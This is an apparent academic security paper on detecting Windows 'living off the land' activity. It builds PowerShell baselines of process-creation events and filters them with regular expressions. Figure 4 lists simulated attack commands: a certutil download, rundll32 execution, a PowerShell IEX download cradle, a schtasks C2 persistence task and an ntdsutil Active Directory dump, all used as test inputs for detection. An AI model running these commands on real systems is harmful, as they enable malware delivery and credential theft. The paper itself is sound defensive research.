Living Off the Land as a Defender: Detecting Attacks with Flexible Baselines

Author: Justin Store, jrstore@mtu.edu
Advisor: Michael Long

Accepted: January 29th, 2023

Abstract

Attackers often "live off the land" by using tools built into Windows (and other operating systems) to accomplish their goals. These OS-native tools are particularly effective because they offer a range of powerful capabilities, are rarely blocked, and are difficult to monitor. While evidence is available in the Windows event logs, defenders often struggle to detect these attacks because these tools have many legitimate uses, creating a high volume of potential false positives. However, defenders can also live off the land using some of these same built-in tools to gain visibility into these attacks. PowerShell can use regular expressions to flexibly define a baseline of normal activity. Because regular expressions can be applied to any combination of fields extracted from event logs (such as process name, parent process, and command arguments), they enable defenders to filter out noise with surgical precision. Any remaining activity is considered abnormal and can be recorded for further analysis. This method of anomaly-based detection enables defenders to build highly customizable baselines to minimize false positives efficiently. Furthermore, this method can be expanded beyond process monitoring to other Windows event types and nearly any structured log or tool output data.

1. Introduction

Attackers use built-in Windows tools to lay low and "live off the land" during several stages of an attack, from reconnaissance to exfiltration. The LOLBAS Project maintains a list of at least 175 Windows binaries that attackers may leverage to live off the land (Living off the Land Binaries and Scripts Project [LOLBAS Project], n.d.). The list is not comprehensive as it focuses on tools that can be used in ways other than the tool's intended primary use (LOLBAS Project, 2021). The tools on the list alone cover at least 26 unique MITRE ATT&CK Framework techniques, including essential techniques such as ingress tool transfer, indirect and proxy command execution, process injection, credential dumping, and a variety of persistence techniques (LOLBAS Project, n.d.). To emphasize the importance of how effective these tools can be, it is worth noting that every one of the top 10 threat techniques listed in Red Canary's 2022 Threat Detection Report can be accomplished by living off the land (Red Canary, 2022). PowerShell alone was leveraged as a threat against more than a third of Red Canary's customers, with more than a quarter of their customers experiencing threats leveraging the Windows command shell (Red Canary, 2022). Threat actors continue to leverage these tools because they remain effective, making detection highly valuable for defenders.

Ironically, it can be difficult to detect malicious living-off-the-land activity even though it is easy to log. While process execution auditing is disabled by default in Windows, it is trivial to enable it with just a few GPO settings (Crossley, 2021). However, enabling the appropriate auditing is only the first step toward detection. The real challenge for defenders is identifying malicious living-off-the-land activity amongst a sea of noise these tools generate for legitimate purposes. Without a method for ignoring legitimate activity, defenders can be plagued by too many false positives.

One approach defenders currently use to identify malicious living-off-the-land activity is to develop threat-hunting queries for log management, SIEM, or EDR solutions (Splunk Threat Research Team, 2022). While this approach is effective in a threat-hunting scenario, coverage for security monitoring depends on the ability to create and maintain hundreds of signatures or queries. Sigma's initiative to build rules for living-off-the-land activity illustrates the complexity of trying to maintain a signature-

based ruleset for living-off-the-land threat detection (Sigma, 2020). There will always be a significant potential for false negatives because this blocklist approach focuses on identifying activity that is likely malicious instead of using an allowlist approach to identify activity that is unexpected.

Another approach is to employ artificial intelligence or machine learning to identify anomalies. This approach can also be performed with an EDR (Cox, n.d.) or centralized logging solution (Joshi et al., 2021). While effective, this approach requires significant investment and dependence on third-party solutions, centralized logging infrastructure, or specialized training.

Both approaches are similar in that they leverage process metadata (such as parent-child relationships) to identify abnormal processes. An alternative method is proposed that similarly leverages process metadata but does not require a significant investment in logging infrastructure or third-party services and can be accomplished without expertise in machine learning, all while using only Windows-native tools. This method uses PowerShell to enable defenders to develop their own detection capabilities. PowerShell can ingest tool output and log data in various formats to extract key metadata and build custom objects that can be manipulated, filtered, and queried for detection purposes like modern log management and EDR tools. Defenders can develop a baseline of highly flexible filters to apply against this data to filter out normal activity to identify anomalous activity. Because this approach uses flexible filters to define "normal," it can provide nearly comprehensive detection with minimal false positives once a baseline is tuned for a given environment. However, ongoing tuning will be required as the environment changes and new activity is observed.

In addition to demonstrating how this approach can detect anomalous living-off-the-land activity, the research also highlights how this methodology may be applied to other use cases beyond detecting malicious living-off-the-land activity.

2. Research Method

The research method can be divided into several stages: environment setup, tool creation, baseline tuning, and attack detection.

2.1. Environment Setup

All research was performed on a virtual machine running Windows 10 version 22H2. The test system was not joined to a domain or used for purposes other than tool development and testing. All optional Windows settings and features regarding personalization, location, and error reporting were opted out during operating system installation. All other settings remained in their default configurations, except as outlined below.

In order to baseline living-off-the-land activity, process creation auditing needs to be enabled (Crossley, 2021). Even when process creation auditing is enabled, an additional setting must be enabled to log the entire command, including command line arguments (Crossley, 2021). Retention must also be considered. Maximum logs size may need to be increased to avoid overwriting logs that have yet to be analyzed.

The settings used to enable process creation and command line auditing are commonly deployed via Group Policy (Turner, 2021) but can also be enabled by running the commands in Figure 1 from an elevated command prompt.



Figure 1. Enabling Process Creation Auditing

Once these settings are enabled, event 4688 can be viewed in the Event Viewer to verify that process creation events are being generated with the optional inclusion of the entire command line, as seen in Figure 2.



Figure 2. Verifying Command Line Auditing

If the Security Log's maximum size is too small, events may be overwritten before they can be analyzed for potentially malicious activity. Windows 10 version 22H2 was observed to have a 20 MB maximum log size by default. Even with minimal system activity, event retention was observed to be less than two weeks once process creation auditing was enabled. Retention could be less than 24 hours on a production system with additional auditing enabled. Retention can be increased by increasing the maximum log size via Group Policy or manually updating the maximum log size in the Event Viewer Security Log properties, as seen in Figure 3 (Microsoft, 2019). A reboot is required for the change to take effect (Microsoft, 2019).



Figure 3. Default Maximum Security Log Size

2.2. Tool Creation

A proof-of-concept tool can be developed using the PowerShell Integrated Scripting Environment (ISE). PowerShell can gather process creation event logs for a given time range. Key fields from the event logs, such as the user, process name, parent process name, and command line, can be extracted and used to build custom PowerShell objects. The custom PowerShell objects can then be manipulated or filtered based on the content of the fields. For example, an event could be added to a list of alerts if a process named powershell.exe is launched by a parent process named word.exe. This simple example highlights the functionality gained by normalizing the data into PowerShell objects. While it may be worth alerting on Microsoft Word spawning an instance of

PowerShell, it is much more powerful to alert on PowerShell being run by any unexpected parent process. To accomplish this more comprehensive detection, a baseline of normal activity must be defined so an allowlist approach can be used to identify any activity outside the baseline.

A baseline of normal activity can be defined using a series of regular expressions mapped to extracted fields. Regular expressions offer uniquely flexible and precise filtering capabilities that allow defenders to filter out false positives while avoiding false negatives. These filters can be combined into a baseline, incorporating all expected activity for a given system. Once filtered, unexpected activity can be reported for analysis.

2.3. Baseline Tuning

Like any security monitoring tool, tuning will be required to eliminate false positives. Tuning involves running the tool multiple times and adding filters to the baseline for expected activity until all expected activity has been included. However, this often becomes an ongoing maintenance task as system activity changes over time.

The key to successful tuning is understanding why the observed activity is normal and what the associated risks are for similar, abnormal activity. That knowledge provides the context needed to enable defenders to develop filters that can incorporate normal activity into the baseline without incorporating similar activity that may be malicious.

2.4. Attack Detection

Simulated attacks can be launched once a proof-of-concept has been developed and initial baselining is complete. Because this method of baselining should identify any monitored program activity that is not included in the baseline, modified examples of attacks outlined by the LOLBAS Project can be used to simulate attacker activity (LOLBAS Project, n.d.). For comparison, the tool should be run before and after the simulated attacks.

Figure 4 shows five simulated attacks chosen to run against the test system. These attacks simulate techniques commonly used by threat actors and penetration testers to download and execute malware, establish persistence, and harvest credentials.

```
REM Attack 1 - Simulates download of malware via certutil.exe
certutil.exe -urlcache -split -f http://localhost/evil.dll evil.dll

REM Attack 2 - Simulates execution of malware via rundll32.exe
rundll32.exe \\localhost\evil.dll,EntryPoint

REM Attack 3 - Simulates download and execution of malicious PowerShell script
powershell "IEX(New-Object Net.WebClient).downloadString('http://localhost/evil.ps1')"

REM Attack 4 - Simulates creating a scheduled task to create a command and control channel
schtasks /create /sc minute /mo 1 /tn "C2 Phone Home" /tr c:\evil.exe

REM Attack 5 - Simulates dumping the Active Directory database
ntdsutil.exe "ac i ntds" "ifm" "create full c:\" q q
```

Figure 4. Simulated Attack Choices

2.5. Generalized Methodology

While the methodology used in this case centers around process creation events, it can be applied to other Windows events and data sources, such as text-based log files or output from various security tools. The process of logging, gathering, normalizing, filtering, and outputting data is a standard methodology that applies to nearly any type of structured data that defenders may want to baseline, such as login events, firewall logs, or access logs. This process works regardless of the data source as long as the data can be normalized.

3. Findings and Discussion

The research findings center around how to develop a tool to baseline Windows event data, tune a baseline for a given environment, and verify that the tool can identify simulated attack activity.

3.1. Tool Development

Before creating a proof-of-concept, it is important to define its intent. In this case, the goal is to create a baseline of normal living-off-the-land activity to help identify anomalies. However, more specificity is needed to focus the design of the tool. In this case, a list of executables will be created to define the programs that need to be monitored. The list will contain all the non-script executables (anything with the ".exe" file extension) listed in the LOLBAS project (LOLBAS Project, n.d.). Scripts are excluded because they require an interpreter (such as wscript.exe and powershell.exe), and the interpreters will be monitored instead. Powershell.exe is included in the list

because of its prevalent use in attacks, even though it is not listed as a LOLBAS (LOLBAS Project, n.d.). Figure 5 shows how a list of program names can be created with PowerShell. The list in Figure 5 is abbreviated since the entire list contains nearly 150 programs. The complete list is included in Appendix B.

```
# Monitored programs - List of EXEs to monitor. Consider adding more.
$Monitored_Programs = @(
    # LOLBAS Project binaries
    "acccheckconsole.exe"
    "adplus.exe"
    "agentexecutor.exe"
    "appinstaller.exe"
    "appvlp.exe"
    "at.exe"
    ...
    "wsreset.exe"
    "wuauclt.exe"
    # Additional binaries to monitor
    "powershell.exe" # Commonly used for post-exploitation
)
```

Figure 5. Defining a List of Monitoring Programs

The list of monitored programs will be used to identify any instances of those programs being run. The list will also be used to look for any child processes spawned by a monitored program, similar to the approach used by Joshi et al. (2021), which focuses on the parent-child context of these executables. While many other aspects of these processes could be baselined (such as files accessed, associated network connections, or dynamic libraries loaded), the simple fact that a monitored process was created or spawned another process is sufficient for this use case.

3.1.1. Gathering Windows Events

Gathering process creation events starts by defining the timeframe being analyzed. While explicitly defining a period may work well for incident response scenarios, relative time (like the last 24 hours) may work better for security monitoring. Both options are shown in Figure 6.

```powershell
# Define our search window explicitly
$Start_Time = Get-Date "2022-12-08 15:00:00"
$End_Time = Get-Date "2022-12-08 16:00:00"

# Define our search window relative to the current time (last 24 hours)
$Start_Time = (Get-Date).AddHours(-24)
$End_Time = Get-Date
```

Figure 6. Defining Search Time Frame

The Get-WinEvent cmdlet uses a filter hash table to determine which logs are returned (Microsoft, 2022). The filter hash table in Figure 7 directs the system to return events from the security log with event ID 4688 that occurred between the start and end times. These events are stored as an array of objects in the $Events variable for further processing.

```powershell
# Get events from the Security log with event ID 4688 that occurred between our search start and end times
$Events = Get-WinEvent -FilterHashtable @{ LogName="Security"; ID=4688; StartTime=$Start_Time; EndTime=$End_Time; }
```

Figure 7. Gathering Windows Events

3.1.2. Normalizing Events into PowerShell Objects

Once gathered, events need to be normalized into a format that enables granular filtering. The fields seen in Figure 8, such as account names, process names, and commands, are not directly accessible. Figure 8 shows how to save a copy of the first event of the array into a variable called $Event. Several properties can be observed when examining the $Event variable, but the important fields are buried in the Message property. Because the objects returned by Get-WinEvent are generic, including only properties universal to all event types (such as TimeCreated, Id, and Message), event-specific fields are embedded deeper inside these generic objects.

```
PS C:\Windows\system32> $Event = $Events[0]

PS C:\Windows\system32> $Event


   ProviderName: Microsoft-Windows-Security-Auditing

TimeCreated                     Id LevelDisplayName Message
-----------                     -- ---------------- -------
12/8/2022 7:10:37 PM          4688 Information      A new process has been created....



PS C:\Windows\system32> $Event.Message
A new process has been created.

Creator Subject:
    Security ID:        S-1-5-18
    Account Name:       CISO-TEST$
    Account Domain:     WORKGROUP
    Logon ID:       0x3E7

Target Subject:
    Security ID:        S-1-0-0
    Account Name:       -
    Account Domain:     -
    Logon ID:       0x0

Process Information:
    New Process ID:     0x1340
    New Process Name:   C:\Windows\System32\SearchFilterHost.exe
    Token Elevation Type:   %%1936
    Mandatory Label:        S-1-16-8192
    Creator Process ID: 0x1658
    Creator Process Name:   C:\Windows\System32\SearchIndexer.exe
    Process Command Line:   "C:\Windows\system32\SearchFilterHost.exe" 0 816 820 828 8192 824 800
```

Figure 8. Important Fields Buried in Message Property

Joshua Wright's Month of PowerShell blog series outlines this issue in depth, demonstrating a solution that leverages a script from the PSScriptTools project to convert objects returned by Get-WinEvent into objects with event-specific fields directly accessible as object properties (Wright, 2022). A simplified version of the function called Convert-Event is shown in Figure 9 (Hicks, 2020). This simplified function is not as comprehensive as PSScriptTools' script and does not perform error-checking. However, it offers all the functionality needed to normalize the event data while keeping the code succinct for demonstration purposes.

```powershell
# Convert windows event into custom object with event specific properties
function Convert-Event {

    # Define required parameters
    [CmdletBinding()] param(
        [Parameter(Mandatory)] [object]$Event
    )

    # Create a new PowerShell object
    $Event_Object = New-Object -TypeName PSObject

    # Add time and event ID properties to the object
    $Event_Object | Add-Member -MemberType NoteProperty -Name TimeCreated -Value $Event.TimeCreated
    $Event_Object | Add-Member -MemberType NoteProperty -Name Id -Value $Event.Id

    # For each field in the XML data...
    ForEach($Field in $([xml]$Event.ToXml()).Event.EventData.Data) {

        # Add the field as an object property
        $Event_Object | Add-Member -MemberType NoteProperty -Name $Field.Name -Value $Field.'#text'
    }

    # Return the event object
    return $Event_Object
}
```

Figure 9. Function to Create Custom Objects from Get-WinEvent Objects

Figure 10 shows how the event from Figure 8 can be converted into a new object using the Convert-Event function. The new event is stored in the $New_Event variable, which shows all fields directly accessible as object properties, allowing logical comparisons to be applied for filtering purposes. The simple example in Figure 10 shows how to check if the process name matches the string “SearchFilter.” This check was not possible with the original event objects returned by the Get-WinEvent cmdlet.

```
PS C:\Windows\system32> $New_Event = Convert-Event($Event)

PS C:\Windows\system32> $New_Event


TimeCreated        : 12/8/2022 7:10:37 PM
Id                 : 4688
SubjectUserSid     : S-1-5-18
SubjectUserName    : CISO-TEST$
SubjectDomainName  : WORKGROUP
SubjectLogonId     : 0x3e7
NewProcessId       : 0x1340
NewProcessName     : C:\Windows\System32\SearchFilterHost.exe
TokenElevationType : %%1936
ProcessId          : 0x1658
CommandLine        : "C:\Windows\system32\SearchFilterHost.exe" 0 816 820 828 8192 824 800
TargetUserSid      : S-1-0-0
TargetUserName     : -
TargetDomainName   : -
TargetLogonId      : 0x0
ParentProcessName  : C:\Windows\System32\SearchIndexer.exe
MandatoryLabel     : S-1-16-8192



PS C:\Windows\system32> $New_Event.NewProcessName -like "*SearchFilter*"
True
```

Figure 10. Fields Directly Accessible As Object Properties

3.1.3. Framing the Data

Converting events allows the data to be framed more easily. In this case, the baseline should be applied only to process creation events involving monitored programs, so each event is converted and checked to see if the NewProcessName or ParentProcessName properties match any of the monitored executables. Matching process names is more straightforward if the relative process names are extracted from these properties since they contain the full path to the executables, as seen in Figure 10. The relative process names can be extracted by splitting the fields using the "\" character as a delimiter, with the last of the split strings saved in a variable, as seen in Figure 11. Figure 11 also demonstrates how to use the "contains" operator to check if the relative process names are included in the monitored programs list.

```
# For each event in the list...
ForEach($Event in $Events) {

    # Convert the event so fields are accessible
    $Converted_Event = Convert-Event($Event)

    # Extract process name and parent process name from their respective full paths
    $Process_Name = $Converted_Event.NewProcessName.Split("\")[-1]
    $Parent_Name = $Converted_Event.ParentProcessName.Split("\")[-1]

    # If the process or parent process is one of our monitoring programs...
    if($Monitored_Programs -contains $Process_Name -or $Monitored_Programs -contains $Parent_Name) {

        # To Do: Check it against the baseline
    }
}
```

Figure 11. Preparing to Process Only Monitored Programs

It is worth noting that converting events is CPU intensive, so converting a large number of events will negatively impact performance (Wright, 2022). One way to improve performance is to only convert events that need to be baselined. Figure 12 shows a way to save the process name and parent process name without using the Convert-Event function. This performance hack uses the same XML conversion as the Convert-Event function but does not extract all fields to build new objects. Instead, these values are saved so they can be checked to see if either program is in the monitored programs list. The complete event conversion is only performed if a monitored program is involved. This technique is used heavily in DeepBlueCLI, a PowerShell tool created by Eric Conrad for threat-hunting Windows event logs (Conrad, 2021).

```
# For each event in the list...
ForEach($Event in $Events) {

    # Extract process name and parent process name from their respective full paths
    $Process_Name = $([xml]$Event.ToXML()).Event.EventData.Data[5].'#text'.Split("\")[-1]
    $Parent_Name = ([xml]$Event.ToXML()).Event.EventData.Data[13].'#text'.Split("\")[-1]

    # If the process or parent process is a monitored program...
    if($Monitored_Programs -contains $Process_Name -or $Monitored_Programs -contains $Parent_Name) {

        # Convert the event so fields are accessible
        $Converted_Event = Convert-Event($Event)

        # To Do: Check it against the baseline
    }
}
```

Figure 12. Performance Hack

This performance hack was not kept in the proof-of-concept code shown in Appendix A because priority was given to simplicity and clarity to demonstrate functionality. That said, testing was performed to verify that the performance impact is significant. A sample of 38,540 process execution events was generated, with 8,704 events involving a monitored program. When the code was configured, as shown in Figure 11, processing took 356 seconds, whereas it only took 182 seconds when configured, as shown in Figure 12. At nearly a 50% reduction in runtime, this method is worth considering if a defender is working with medium to large datasets.

3.1.4. Structuring Filters

After converting and framing the data, it is ready to be checked against a defined baseline. Because this method of baselining revolves around filtering out expected activity based on key fields, the decision to include or exclude fields will define the structure of the filters used to build the baseline. The TimeCreated, SubjectUserName, TargetUserName, NewProcessName, ParentProcessName, and CommandLine properties were chosen to structure the filters because these fields enable filtering based on any combination of time, account used or affected, process names, and command line arguments. Other properties involving SIDs, domains, process IDs, and labels were not considered relevant for this experiment, so they were excluded to simplify the structure. These properties may be worth including in other environments or other use cases. Additionally, the system hostname could be valuable to include as a property to allow defenders to build filters for specific systems within a universal baseline.

Once chosen, properties can be mapped to regular expressions. An easy way to do this is to use a simple n-tuple array where n is the number of properties. Each position in the array will map to a specific property. Figure 13 shows an example of a 6-tuple array with all empty strings. Each empty strings could contain a regular expression that will map to a specific property.

```
# Empty filter matches all logs
$Filter = @("","","","","","")
```

Figure 13. Empty 6-tuple array

In this case, properties will be mapped as shown in Figure 14, starting with the TimeCreated property mapped to the first position in the array (position 0) and the CommandLine property mapped to the last position (5). Note that the property names have been shortened for display purposes.



Figure 14. Mapping Properties to Array Positions

A filter only matches the log if every property matches its respective regular expression. The example shown in Figure 15 illustrates a potential filter that would match when user jdoe spawns a process with a name that contains the string “powershell.exe” and has a parent process with a name that contains the string “word.exe.” If this filter were added to the baseline, jdoe launching PowerShell from Word would be included in the baseline of normal activity. This example highlights how a granular exception can be added to the baseline to allow a specific parent-child relationship to be considered normal only for a specific user.

```
# Matches when user jdoe spawns PowerShell from Word
$Filter = @("","^jdoe$","","word\.exe","powershell\.exe","")
```

Figure 15. Basic Filter Example

Figure 16 shows a nearly identical filter with each field mapped (again with shortened names). Reviewing each mapping can highlight some of the nuances of regular expressions. Notice TimeCreated is mapped to ".*" which is a regular expression that matches anything because it means 0 or more of any character (except newlines). SubjectUserName is mapped to "^jdoe$." The "^" character indicates the beginning of the string, whereas the "$" indicates the end of the string. Including these anchors ensures the SubjectUserName matches "jdoe" exactly, so a username containing "jdoe" (such as "ajdoe") would not match. Anchoring is helpful to avoid false negatives that may occur if the regular expressions match more broadly than intended. TargetUserName is mapped to a blank regular expression, which also matches on anything, making it more straightforward than the regular expression used to match against TimeCreated. ParentProcess is mapped to "word\.exe." The "\" character escapes the "." character which is otherwise interpreted as any character. Note that neither process names are anchored nor include the full path to the executable. Any program that contains word.exe in the name could be used to run PowerShell. For example, a program named "aword.exe" or "word.exe.exe" could be used to run powershell.exe undetected if this detection was known. This example highlights why anchoring and using the full paths to executables should be considered a best practice when filtering logs using regular expressions. CommandLine is left to match anything in this case but could be used if "powershell.exe" was only expected to be run with specific command line parameters.



Figure 16. Basic Filter with Mappings Breakdown

These filter arrays can be combined into a nested array to create a baseline. This nested array can be iterated through so each monitored process can be compared against each filter. Figure 17 shows a template for the baseline that can be used as a starting place for tuning. The template starts with two temporary filters that will never match any events. This template outlines the structure and allows the baselining logic to assume the

baseline will always have at least two filters, allowing edge cases involving baselines with one or no filters to be ignored to simplify the code for demonstration purposes. It is unlikely that a baselining tool would ever use one filter or no filters except for initial tuning, so this shortcut is sufficient for tuning. These temporary filters will be replaced as the baseline is tuned.

```
# Baseline - A nested array of 6-tuple regular expressions
$Baseline = @(

    # TimeCreated, SubjectUserName, TargetUserName, ParentProcessName, NewProcessName, CommandLine
    @("Never Match","","","","","",""),
    @("","Never Match","","","","","")
)
```

Figure 17. Baseline Template

While the baseline structure might not be as intuitive as a ruleset with an explicitly defined syntax (such as an external configuration file written in a suitable markup language), there are several advantages to using this implicitly defined structure. One advantage is that it removes the necessity for parsing a ruleset, reducing the time, length of code, and level of skill required by defenders to develop a proof-of-concept. This structure is also succinct, whereas developing a similar query using common query languages found in SIEM and EDR tools would result in excessively long and complex queries. This structure can also be easily extended or adapted to different data sources with an arbitrary amount of fields.

3.1.5. Applying Filters

As process creation events are compared against the baseline, events that do not match the baseline need to be stored for reporting and analysis. Figure 18 shows a simple and effective way to create an empty array that is easily added to using the "+=" operator. This array must be declared before the loop that will iterate through the baseline so the loop can add to the array without overwriting it.

```
# Empty array that we can add unexpected events to
$Unexpected_Events = @()
```

Figure 18. Declaring an Empty Array

Once the baseline template and empty event array are declared, each monitored program event can be compared against each filter in the baseline. Figure 19 shows this process for a single event. A boolean flag is created and set to false to indicate that a match has not yet been found. This value is reset for each event. Each filter from the baseline is iterated through, with each regular expression compared against the respective property. If all six regular expressions match, the match flag is set to true, indicating that the event matches the current filter and is part of the baseline. A break operation is performed to break out of the loop to avoid wasting computation on additional filter comparisons. If the event does not match any filters, it is outside the baseline and added to the unexpected events list for reporting.

```
# Each event is assumed to not match the baseline by default
$Match = $false

# For each filter in the baseline...
ForEach($Filter in $Baseline) {

    # If the converted event matches the filter...
    if($Converted_Event.TimeCreated -match $Filter[0] -and `
       $Converted_Event.SubjectUserName -match $Filter[1] -and `
       $Converted_Event.TargetUserName -match $Filter[2] -and `
       $Converted_Event.ParentProcessName -match $Filter[3] -and `
       $Converted_Event.NewProcessName -match $Filter[4] -and `
       $Converted_Event.CommandLine -match $Filter[5]) {

       # Set the match flag and stop processing filters for this event
       $Match = $true
       break
    }
}

# If the event did not match any of our baseline filters, add it to our unexpected events list
if(!$Match) { $Unexpected_Events += $Converted_Event }
```

Figure 19. Comparing an Event Against the Baseline

The power of this approach is realized when combining the simple loop shown in Figure 19 with the structure of the baseline and the use of regular expressions for field comparison.

Regular expressions enable every type of common string comparison used in common query languages. For example, string conditionals such as contains, does not contain, starts with, ends with, wildcard matching, and flexible pattern matches are all easily accomplished with regular expressions.

Applying regular expressions to each relevant field as a series of "and" conditionals enables precise filtering by requiring every field to match the filter. Using a blank regular expression for a particular field enables that field to always match, effectively ignoring that field for a given filter without re-writing the logic.

The loop functions as a series of "or" conditionals so logs are flagged as matching the baseline if they match any filter. This completes the logic commonly used when filtering out logs using centralized logging queries. It is common to structure queries so the results are shown if they match key criteria (such as being a monitored program) but do not match any of a series of conditional combinations. The outlined approach accomplishes the same thing but has the advantage of abstracting the query logic to a series of filters that do not require defenders to re-create the logic for each use case.

As designed, the loop and baseline can be jointly adapted to filter any structured data that can be represented as PowerShell objects. The loop and baseline would just need to be changed to match the number of fields and their respective property names. This flexibility allows defenders to adapt this method to any data source using a universal filtering method instead of creating unique logic for each use case.

3.1.6. Reporting Anomalous Event Data

